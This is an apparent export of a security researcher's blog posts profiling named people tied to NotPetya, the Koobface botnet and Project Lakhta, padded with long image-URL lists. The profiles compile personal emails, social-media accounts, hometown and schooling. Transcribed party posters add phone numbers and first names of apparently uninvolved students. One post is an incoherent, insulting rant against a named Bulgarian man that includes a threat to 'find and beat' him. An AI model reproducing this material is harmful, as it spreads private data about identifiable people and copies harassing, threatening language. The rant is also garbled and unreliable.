31. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEj3zjZozZeEi8hBV4zJmG3z0vgANZmaEAQE4m0o-Q8ysZp-mnkb17yErC3ys041KsLA0FT6CZuri5u8Rt6rAPcDncVv0iCsurL_36
32. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjxS8EzaSTjF8YXMywNZEQcn7S-RiY_cmpcKADIJFhAHiu9fCWWSn3a7UbIY31Lk_c2JBQR5LdAGsXhj0tieRxyYto-3xM72fpT3nK
33. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhPUaROTjgGrJXb5r1oTQjy50hXLGC8-_Giw0hzLBqfAezZ6aHtah7BFC0yfE1MkYs49umHPBGDTv4a7-K07HIkXMayn_wAf8IOqu
34. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhGfIk9yPSP97K1l4fTzxPrygoBFf6X-7o0gM_5G-aePUQp6sP5HF-6pgx60D3axiv4Zf-3-Mfz23Y_59R7Wd4sF5Rpn730165p8c8
35. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhJUsR3ZF_Vt803U0JKD5k6n-KRo9tjkaCt4-RyHeGkd91f1RGOFscZ055MR7SUG4V018NjroN7Eafa0BLfQ-9Mz0TiuoC9Jgyqrpc
36. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhWISUdUBDQkmmrcGkS0iIvkRd1Z1FVeHUU-oE6iUxzFTibxEst_3egR-zK3G8Sn6tcS_h0XFkpf6widiVD1KzjYOFENQG2xVmilZXU
37. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhkeaHz5E01hZDNK6RzQr2E-LyUZfmzx3yJFyhLBeaQKISxE_5Tt_AIQhT-DW294uD99TiAF1Kv1-F539aMU-m_WDBekJireF40mGc
38. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjoSe9-LSy5iWIQoRraKMiuhKJm8vyN4F0TiNYErgL4sYXrJp9e6zIEUqGC-Aa915c5q0UXe8wbSjz4luFmVQ1eKewcbVef70LQ9D->
39. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEiVs9XaIWehVTLLjn7R8fo03WuBtz3N6Nqq78aMfvFI-fgz4wBHbAqOwPJG7c5d0ocOU_3K3nCnMmFJhMvz3Xq_BZLW50bJjnk2bLy
40. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEiUkN2_DQTdmybCDSTGy6bHS9tulo9boP7woS-ofejmnh-dXz_2sUd83GqTiBh7c4wbqauxtwk9ZyLooP2i63YLG5gu9EZTmTiQprG
41. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhtwG9x4GJFUr9oCiSd4w7q01hdG_kx6f6DICUah1BFDedusNvMjDMqc4PyvpDQWK7qadRoPexhgyBr9h890wueNwH1-sm_1eM2jly
42. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhpAD29-K_hyphenhyphentL56ciTFgBZiZafNqfu4u08E7V9_4gN-Q5USqe3833sGFGHKQfkPmv71En1rYFMz-s15BgMZ0b9XV72Z

43. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjwFnhPpy2XhpAH9bjLwbCs0ZbxucSrwtsso0T9C4ZhAe3gsxuT3c-UvgOsDTeOGPgXJxbvMmpkc8xDjXZu6DockjZB0RqlvHxcnxa>

44. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhETWChEpdx9H5qwwQjprL9UUVLwomyKakYnHaTjnnqNKJNLyHRmuZn8DIcjUGm6lkdfNYyhShQmBHruYbR5GBHhJchWxV1h1j1FqkUH>

45. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEiRpqMBXIBhZ0s5cbuKhucV7Cdy6WKd6nib8eyA0XbjbiEDbgREHPx3V2g5g3zPhx89R8BRoG9yJ6rN84mGBXD9VpdvMgjuhJW31cn>

46. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhaClcC-vMT7QmIOIYsLcf9Fp4ezooJmymkAfGLFb4c7-ScvTmErvr68gHrzv8E5v7G1c7qMOM1VrpfFeiwJCp5QLnR0c-3f04DORv>

47. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhv7tEf7YVfp7yazkA0RsCjHX8uiofmt-t31CvTzE9jpTfD9uz9w-R0cvtpmbGGZUEbxE_FNA_o0zjAs2DprBnQ70xZqNwA_Dh30X6

48. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgAk4G2anmgIuSrCD8BpL8DFA4R4nEENXCJ2MXjwnAo1WC hUf2wsjAxlm1rVr6gy8N1lf-1tsdFRa_wqjpE2MxhJDEsHsM17_HQckW

49. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEg9ZVdM4vJm0xEVh2hI-u2NtZ1wxg87EQDyg3K6RezvFaxdCkts4MKg3VozmF0kLfXDSBo0a1brFJ6kImueRmdZtQtr918VyJmIndn>

50. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhdRKE9hoDCYZb1vhz2M90xKHZws1R71AJJifclpJP-t9IsxI5FJ_XKLfKYEE4jQtVnvjEb784tTtGuwjo68Dyn8M9RWCrrZdt2hm7

51. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEiEije8e08-DTUlDR2I9rY0bWimz5Mo_V-0e8dtcg7_eXgxAOsYl6-Zug490G73jV3yyTtAUDh0JAGYVqZWShtGYt6dz2fifi8jTy

52. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEh3Vl1xtAs06L7R00chgRSHMXDyvmkZyho4KjagwuGm4UXc08IDgv0t3oaKjAgsSd501TeRny8Kxk54gFuhYBPmI2iZTJCLIXsS4v2>

53. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEi_tk5-Ne57sHV0JB-XAnuKb6TFi6zNwaC8B4dXa8SrrpldFNFQU-qtYewZn0X7EZf5Pw7tev27zQctLjJt1QfUnzG2mpsFGqMg8x

54. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhoFnIdLCRuiKRTspBNI9L-gQMwVf226Pq7n2fHGvkWdNJBxZDE4A5kgggZuSDumS0fUVH5ziw73KRmNmFjbaMa50sihME0- qtaQf>

55. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhXqtvoos644054YJ-EdE6Y6cJC2u9sEO4XxLVz72k2c0nlu-guRum-yeyVmEokIT0J7NaAA91DEJFeJI1yxM_p6RulsqA7dFOL_2

56. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgrKPoKlH7A8Dp-ADFog9I6yZvtOVMLXORlyDhnjJRAzfKYWEpt13D9yzzq9n0GKntdua11SHBrwOT7hqNhi_Q1IGYT75cscQ33-bu5

57. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgUNTZlXsraj7cPkcsaJaL80CSp4db_9m26Zwgjd4iagXsxVRfVr0BOBg62HXlq1VU3VptMsmXYBXD6TVkx_WBgvt1zIVfXWPzwYy3

58. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjzEfekAEQYKR8JkGj0S_1JXTb8bHJ5bNDCgRL38SVEbtgFCfVg0zcCIXga_Oawjmyr1-M4WSU1EjgY8ER1p4bGiSwCAWkdvn9e30t

59. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhidoT16reJxTu50pFldqD_qmYaSZR2Aciv10zrKlKJMWeuUVCipugHbpCNaVKC7quVnh9cZTBdqgLh0Je-y4WkXBBjflQq32knk1r

60. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgFLmqertICxwrlJajxZjZPZlI_KcBJ62TR3XI1YIaFjkUrG7KkdsXsBDrV2wpIQ2x4Xn-m6_0mQnSmSrpM93HcDkJTp1SqZhJLkS_

61. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEikirF61_h4wmP5lLifUL3B5y1fYrBOEUEAP3B-ZeDFeJN1cWzif99ft_1_iRFEy-T4RpZDB0e0r_HuCTLEUDhyTb06_L1E30iz9rY

62. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEi6l4dw70_D86tTYBT_S_G1dJO-h61P0FekIzdxw3UD4Dl7c7151yWBVnh7DMHg91P9QsgjALt8gh1vBgWfOpPNgbpr9DKafkSUKNz

63. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgQxs5BROY2UgHnqnFgjDxKk9XXWrv2Ud-fdBFuglrcTZuSH-NeqMYZFaJwcWskoDTS62SqHACXuqQ0k8390Txlg9Qvg3v8o0G8trv>

64. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjvMnXif6nd8deozTnq4cbrMIZNIaan47NhSjwVW8Zn3Ui mYsT9oTVQdRMGQXs81LkyWevk-H028jnkPYqoISGvKo49KfW39WPEq64>

65. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhpHpm6XCZ1eyoFlsE4YeYTMNzbfbhKot-bykXsly0Lz40MK_8QTbfXzXnsKjtWkPGTBck12tg37qkbhcLGDR50tN6JcOuagrij7JY50

66. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgh9dFXXjjE8BRUNdcQs-ScebrvZHLFXrIGsuND4YA vFODUV6JwtpfbfKZC2YmFne0lrpa2Nsb7EuS-kb2drorj3rZaCgmPwURghKx>

67. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhbkvvpvQ8x4AHVVUIn6daCZS_EScpnTt8yrWuxj0jrbAu h-_RqLPwNTt-xWjs1e8eLfKSnqyDVNDbQ7rrWXdokYBf8jDYHx0zy-5z

68. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEigz_KwtxtxMENDJp8ix-uppJzX3ak3o1kbs4wrHEJdrFbvkH4TKFEkJlWk9Rw1kHUrj24o1GUzzOHYxCHNtULLLXtC9cY18gOmXR9
69. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhyHNtafeg5jrd3t8xNUHzaPtv3gkAsstrdw0LUwewn1K9OuGfCqWRSU-8KdHZHMHuR-gTdU6VxRw-WBus3ekShmjthRxNkgqEYrd>
70. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEiifWuI-yj8IIjj2nDzA-2bPW4-gqI09afc2yvaD5dqX5PmNEnlrhwwgvl4HIcoVLIqSaS48Rb3BcwIILGRuShfr6ZG9A6VG-vEL8g>
71. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjDJquP89MXD_7poNDf_vRyJJsnA8KCLy89GTWqGND0Dh-82Lu6u-jSPqRcaq2IjEurXiEOACxSfy-VzId0AqzOH9XGsMgb0t7ZhWv
72. <https://intel471.com/blog/top-bulletproof-hosting-providers-yalishanda-ccweb-brazzzers-2021>
73. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEimLTXSAEbo10RjDuJc7J3HqLHQcTYih1As1gxDzn2RwSV1Tktmwt-XqD2m1HUUiU31Sobt7pxwyfn_Ah7wNcluLEW9m0QQb0PxcQy



2.1.2 Profiling Anatoliy Sergeyevich Kovalev from GRU's Unit 74455 "NotPetya" Malware Gang (2024-01-07 01:37)



[1] An image is worth a thousand words. And so is a [2]link including my research [3]here.

Related links:

[hxxp://vk.com/id207493137](https://vk.com/id207493137)
[hxxp://vk.com/id221867060](https://vk.com/id221867060)
[hxxp://vk.com/id702871912](https://vk.com/id702871912)



[5]

[6]

Страна проживания: Россия

Город: Суземка

Высшее образование:

Вуз: БГУ им. Петровского , 1989

Факультет: Физико-математический факультет (Естественно-научный институт)

Среднее образование:

Школа: Школа № 2 , 1984 Суземка

Текущая деятельность: БГУ им. Петровского

[7]



[8]











1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEh1ig7cmIAX4VSqm9EED0kSqKIxTezQALuT5FxeLTqHZBW7Ku1QMSn0qAWsV0afKAi4w4tb4FF27ZqsrCGeCDIbgV7_J0lrinsGLKV
2. <https://rewardsforjustice.net/rewards/anatoliy-sergeyevich-kovaliev/>
3. <https://ia804709.us.archive.org/27/items/dancho-danchev-whois-xml-api-maltego-bulletproof-infrastructure-2/Exposing%20GRU%27s%20Unit%2074455%20NotPetya%20Malw>
4. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgtmCMG0ha1_oVhb7ks9GPsLrbBL0ZKnMUEd5bkDRt8z5ceZiCmQ8u4VTxgkVFjGuK9SAS5HbWR5puz6DXxa3IH5QBjLdbmbcZ0E3Q
5. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgUJRny8JgWfmTFUh08SQ6YvXmAzDjrIwCdYJ7Zpj4rxQ1PbivW0m3U5IsOuv4g58C5-oxRHBaIaBYHLbrVnFIIsCiXZ4VhG1N1_p
6. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgsEuSP7tHacqhnruuCoGcZn78RY7HA_Qqn-zVyuKSJ86Ed0lN1EglhkbF652vrQIh3ZLl0Cacp0n3SscyoP0nI6czD4dnBdj-8Ira
7. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEiU3haTq01Y9W7U-L-v9QbBu1eHIRk3hfny_3jad3G_zhSONceiQMgZLdUg5LmVe2Bhh0ic8XI4pPjVl_VPxBCTKIYMBsSqku3VGwc
8. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEiziZjqb-IFW5yU8YDYohxnYSvDhSfSW0aQKWsVFQJtR4Pd87WHfCKZ0jmT_rM-ez1KFEnXWHQXNDZ_PojbZ3DiTTL3dwfsywIp5ev
9. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEg-ntHlUbybB4ILZrg5emEnmbH9CgnZ-9cUtjpgs_z4jgmWH_UAtzcKWLQLJso2HqE67xyKzeylvkzFK2FzVK0ajB2Yj551M-gpAR5
10. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhZdCAyDknZdS5xWS_c_8D-AtD_8sI8vG1Fq7_7m59W4K5oGRgKlygJ2MtM181M_19sMu_24w2nBtlkC0wItiYtvDuRUJARzZ0d8rX
11. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhkvpZTWvXXiToKB2u4AKxxrnIugiEcitPQRFXmbG6Nq_B4NfiyvtvP4jCqxqE4oJqKb7fIsXM0HfFX1k016v5eUxgvAMmHUUjW94Eq
12. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEh8BRMsXQzRr68DFnZ8gcf4YI7pcj8sqbD7FqheEhmd-c>

2.1.3 Where Is Anton Nikolaevich Korotchenko (Антон Николаевич Коротченко) Also Known as Koobface Botnet Master KrotReal? - Part Three (2024-01-07 10:05)

[1]



An image is worth a thousand words. And so is a [2]link and my analysis on the Koobface botnet [3]here.

[4]









1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhKPW82ooGMNgFuVhh0FRMk2Xxofcou5iCByRY_INDopfWcqnnH8FZEcJMLb6xJl62mUzLZoFCEyMejxNNZ_VuCI91kI1CyC5cCTEU
2. <https://ddanchev.blogspot.com/2023/11/where-is-anton-nikolaevich-korotchenko.html>
3. <https://ddanchev.blogspot.com/search?q=koobface&max-results=20&by-date=true>
4. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjeg4v6Q0ncvXP1pIZuyQbfgmJxPYWP9d6Yq2o8BnQ8UkVv5SE6hf5R3aEh-E6-6RGSAJLIBovW9U6Vhzhbhmf-NaGdbprCKc4gZdQ>
5. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEj8kya0lj1Y7cto_8uBIx7-322yjjEMyxjH00uWy8Ztdb-gQyfQ45C33fzlmEXPsMiMyas1j0kj9HWJn7e5Tvdoe6h3D1vg76SURZ1
6. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgWE0vjrjjHAAAxz0JB4k82b735lncFmUHcYUaQEkqSzI4rrrLeGV-pYBuCWdd7Y1MKTcaft17aA0udVggEt8thXF6casUPsr6heI>
7. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhPxILS5QJdAo6PzkiV0drBy03BvBUtjJ7u3hcDsZUQBtcCnChzLYcEeETmYXHyT00lvtpBbLgBvQis6VoctvDNRc5x20UV98c5I3n>

2.1.4 The Deepest Gipsy King of Them All? - Yavor Kolev - A Dipshit Courtesy of Republic of Bulgaria on the "International" - "I Have Never Left the Country" Law Enforcement "Scene" (2024-01-10 04:35)



Can you recognize apologies spot a dipship when you see one? Can the recognize the degradation between his teeth or what would some other dipshits courtesy of him that don't exist would consider something that doesn't exist to begin with the very presence of a human being his teeth and relevant face sculpture to begin with?

This is not poetry. This is the deepest ugliest and most disgusting presence that I would stay a million mile away to skip his relevance of existence to begin with.


There's a saying. The ones who are distusting are disgusting at all. Beware and don't even bother the elaboration on this. Watch out for the irrelevance of these people and try to avoid them to the bottom of your brains out and there's not such word as out. The dipshitiness of your overall irrelevance is bothering other to be bottom of their irrelevance. The result? You don't exist. At all.

If you can spit it try to vomit it but vomit the bottom of your brain's and idiocity's irrelevance to the bottom of your brain's out. We will find and beat the bottom of your irrelevance out to the bottom of your irrelevance out. You're a disgusting presentation of people who dipshit on each other and then skip the breakfast. And guess what? The dinner.

Stay tuned. But you don't.

1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhRDKUWSNz8NUoM4cMFnSy7tVSmo_3T6KUJHR1mGA0fxY9X3tNP3ZIiw_EH6LDC64PwWyNNwmSyy5UrJV4CSHqixZCLH_YF3Uev-pH

2.1.5 Profiling Russia's Internet Research Agency Project Lakhta Artem Mikhaylovich Lifshits (2024-01-12 22:07)



[1]

An image is worth a thousand words. Here's the [2]link.

Personally identifiable information:

Email: artemlv@hotmail.com

mycryptodeals@yandex.ru

Vkontakte accounts:

hxxp://vk.com/id5856430

hxxp://vk.com/sh0rtnam3

hxxp://vk.com/artemous

Web site: hxxp://smart-shopping.club

[3]





29 декабря
22:00- 06:00
Новый Год СПбГУ
университетская
Ёлка 2012



910-77-08 Женя (общий)
8 (911) 236-43-04 Анна (город)
8 (905) 253-32-54 Женя (ПУНК)

The poster features a blue background with a large, stylized white and gold Christmas tree on the left. At the top left is the Russian coat of arms, and at the top right is the SPbGU logo. The central text is in yellow and white. Below the text is a photo of a young man blowing a bubble, with a snowman and a small blue character in the foreground. At the bottom, there are three phone numbers and names in red text.

[4]

Профсоюзная организация
студентов и аспирантов СПбГУ

14 апреля

23.00–06.00

**НОЧЬ
КОСМОНАВТИКИ
СПбГУ**



**50 лет
полётам
в космос!**

ШОУ «ПАРАД ПЛАНЕТ»

328-95-76
910-77-08 Женя
8-911-2364304 Аня

[5]



[6]

[7]





Профсоюзная организация
студентов и аспирантов СПбГУ

21.00-06.00
6 октября
ДЕНЬ СПбГУ
ПЕРВОКУРСНИКА
университетский
КОКТЕЙЛЬ
2011




Premium Hall
PUNCH
КЛУБ-ГОСТИНАЯ

910 77 08,
8 (911) 236 43 04

крг

[9]

[10]





 Экономический факультет СИБГУ
 Студенческий Совет ЭФ СИБГУ
 Креативная организация
 студенческих ассоциаций СИБГУ

НЭФ

5-я НЕДЕЛЯ ЭКОНОМИЧЕСКОГО ФАКУЛЬТЕТА
19-26 НОЯБРЯ 2011



ПРИГЛАШЕНИЯ:
 - СТОЛ НЭФ НА ЧАЙКОВСКОГО
 - ПО ТЕЛ. **910-77-08**
В CLUB8014









[11]

Юмористический проект
**Университет
ИМПРОВИЗАЦИЙ**

21  **Финал**
Апреля

20:00- Арт-кафе "Кипяток"
-22:00 Кузнечный переулок, д. 14 а



Заказ приглашений:
910-77-08 Евгения
+7 911 236-43-04 Анна
+7 960 246-72-36 Дарья

[12]

Профессиональная организация
студентов и аспирантов СПбГУ

ЭКВАТОР 2011
ВСЕХ ВЛЮБЛЁННЫХ В АРМИЮ
В ВОСЬМОЕ МАРТА

6 МАРТА
22.00-06.00

**4 ПРАЗДНИКА
В ОДНОМ:**
DJS
VADIM VOGUE
GUEL
D.O.G.
HOUSE
RNB
RETRO
POP

328-95-76
910-77-08 Женья
8-911-2364304 Аня

[13]



[14]

[15]






[16]

Студенческий Совет ЭФ СПбГУ
Профклуб ЭФ СПбГУ

29 ОКТЯБРЯ
22.00-06.00


HALLOWEEN.
ТАЙНОЕ ЛОГОВО



Изгнание демона СЕОСИИ
Ритуальные пляски
Конкурс костюмов
Поиски книги заклинаний

НОВЫЙ da:da:
КЛУБ
клуб DADA адрес: Гороховая ул. 47
(ст. м. Сенная площадь)

910-77-08 (общий)
8 (911) 236-43-04 (СПб)
8 (905) 253-32-54 (ПУН)Ю



[17]

[18]





Юмористический проект
**Университет
ИМПРОВИЗАЦИЙ**

17 20.00-
22.00
Марта



Заказ приглашений:
910-77-08 Евгения
+7 911 236-43-04 Анна
+7 960 246-72-36 Дарья

[19]


 Санкт-Петербургский
 Государственный Университет
 Профсоюзная организация
 студентов и аспирантов СПбГУ
 

Новый Год
СПбГУ
Университетская
Ёлка 2011




29 декабря
 22:00-06:00

Shine **PUNCH**
 CLUB loft & bar

910 77 08, Женя
8 911 236 43 04, Аня

B **event22360637**

[20]

[21]



[22]



[23]



[24]



[25]













[29]


 Студенческий совет ФФ СПбГУ
 Профбиро ФФ СПбГУ

с 22.00 **31** до 06.00
 октября
HALLOWEEN
 АУЧКИЙ ЧЕРДАК
 70 лет победы



Заказ приглашений:
 ☎ 993-93-07
 8 (911) 236-43-04
Punch Loft Bar:
 м. Невский проспект,
 Думская д. 4,
 вход с ул. Ломоносова
 (3 этаж, Перинные ряды)
 В halloween_spbgu

[30]

[31]









Новый год СПбГУ
**УНИВЕРСИТЕТСКАЯ
 ЁЛКА ЛЮКС**

28
 ДЕКАБРЯ
 С 23.00
 ДО 6.00

TRASH
 SHOW HALL
 ВЕСЕЛЫЙ
 БАРИН

Наб. Канала Грибоедова, 36

935—69—66

[32]

Новый Год сплел
**УНИВЕРСИТЕТСКАЯ
ЕЛКА ЛЮКС**

28 декабря
с 22:00 до 06:00

Red Bull
РЕЗУЛЬТАТ
Риско со скоростью света!

L·U·X набережная канала
Грибоедова д.7
(через арку)

Заказ приглашений:
993 93 07 / 328 95 76

[33]

[34]





[36]





[37]

BURLESQUE

4.10.2013

ДЕНЬ
ПЕРВОКУРСНИКА
СПбГУ


HOUSE / DEEP / DUBSTEP
MASH UP / POP / RNB / RETRO

Vadim Vogue • Kani Cocs
Guel • Hardy's • Gosha

935 6966

At the bottom, there are three circular logos: the Russian coat of arms, a logo with the letters 'KPD' and a flower, and the official seal of Saint Petersburg State University.

[38]



[39]

09.10.2015
22:00 - 6:00

ДЕНЬ
ПЕРВОКУРСНИКА
СПБГУ

Университетский
коктейль

POP / RNB / RETRO
TRAP / DEEP / DUBSTEP

DJ's: **Kani Cocs** Guel (KPD)
Boygeorge Hardy's (KPD)


приглашения / резерв
936-23-52

Адрес METRO CLUB:
м. Обводный канал, Лиговский пр., 174

METRO CLUB matroschka kpd B kpd day

[40]

[41]



с 22.00 **1** до 6.00
НОЯБРЯ

ХэллоВий



TRASH
SHOW HALL
**ВЕСЕЛЫЙ
БАРИН**
поб. канала Грибоедова, 90

ПРИГЛАШЕНИЯ, РЕЗЕРВ
935-69-66
+7 911 236-43-04

Дресс-код:
ЯВИСЬ НЕЧИСТЫЮ

В КРДАУ

[42]

[43]





1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgui4e05qGt3CukiJXXODvOwG1k3o2DUytBannyAzWKnAYAQ2wDYajwfY9JFVP25fim7ssByR86YtRi_pni9l1k8AYZBKxB3dWipxW
2. <https://www.justice.gov/opa/pr/russian-project-lakhta-member-charged-wire-fraud-conspiracy>
3. https://1.bp.blogspot.com/-nIy1qN9c3uU/ZaFUAbsUV9I/AAAAAAAA8hM/XgxHeK32xIggIwB5ysVAJcZDMtzytvn_ACNCBGAsYHQ/s604/x_ff2a171a.jpg
